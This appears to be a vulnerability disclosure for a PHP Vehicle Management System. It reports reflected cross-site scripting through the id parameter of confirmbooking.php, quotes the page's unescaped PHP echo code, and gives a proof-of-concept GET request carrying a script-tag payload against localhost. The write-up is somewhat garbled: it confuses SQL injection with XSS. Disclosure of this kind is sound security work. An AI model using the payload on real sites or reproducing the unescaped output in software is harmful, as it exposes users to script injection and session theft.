
Vehicle Management System confirmbooking.php has Cross-site Scripting (XSS)

The id parameter in the confirmbooking.php file of the Vehicle Management System is not strictly verified for user input, resulting in the input data can be combined with Sql statements, resulting in the user input information displayed on the page without filtering. As a result, Cross-site Scripting (XSS) exists. Attackers can exploit the vulnerability, threatening user security.



```
<body>
  <?php include 'navbar_admin.php'; ?>
  <br>
   <div class="container">
       <div class="row">
          <div class="col-md-3"></div>
           <div class="col-md-6">
              <div class="page-header">
                <h1 style="text-align:center;">Confirm Booking</h1>
                 <?php //echo $msg; ?>
                </div>



                <p><strong>Booking Id: </strong><?php echo $row['booking_id']; ?></p>


                <p><strong>Customer Name: </strong><?php echo $row['name']; ?></p>


                <p><strong>Requested Date: </strong><?php echo $row['req_date']; ?></p>


                <p><strong>Requested Time: </strong><?php echo $row['req_time']; ?></p>


                <p><strong>Return Date: </strong><?php echo $row['ret_date']; ?></p>


                <p><strong>Return Time: </strong><?php echo $row['ret_time']; ?></p>


                <p><strong>Destination: </strong><?php echo $row['destination']; ?></p>


                <p><strong>PickUp Point: </strong><?php echo $row['pickup_point']; ?></p>



                <p><strong>Email: </strong><?php echo $row['email']; ?></p>


                <p><strong>Mobile: </strong><?php echo $row['mobile']; ?></p>



               <form action="sendmail.php?id=<?php echo $id; ?>" method="post">

                    <div class="input-group">
                      <span class="input-group-addon"><b>Available Cars</b></span>
                        <select class="form-control" name="veh_reg";>
                           <?php
                               while($row1=mysqli_fetch_assoc($res1)) {  ?>
                            ?>
                            <option><?php echo $row1['veh_reg'];?></option>
                            <?php } ?>
                        </select>
                    </div>
                    <br>
                    <div class="input-group">
                      <span class="input-group-addon"><b>Available Drivers</b></span>
                        <select class="form-control" name="driverid">
                           <?php
                               while($row2=mysqli_fetch_assoc($res2)) {  ?>
                            ?>
```

Payload:

```
GET /veh/confirmbooking.php?id=53'"()%26%25<zzz>
<ScRiPt%20>d13M(9240)</ScRiPt> HTTP/1.1
Referer: http://127.0.0.1/veh/index.php
Cookie: PHPSESSID=u9h831tspjl6nq1of7dksrenrj
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9
,*/*;q=0.8
Accept-Encoding: gzip,deflate,br
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
```

```
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/108.0.0.0 Safari/537.36
Host: 127.0.0.1
Connection: Keep-alive
```
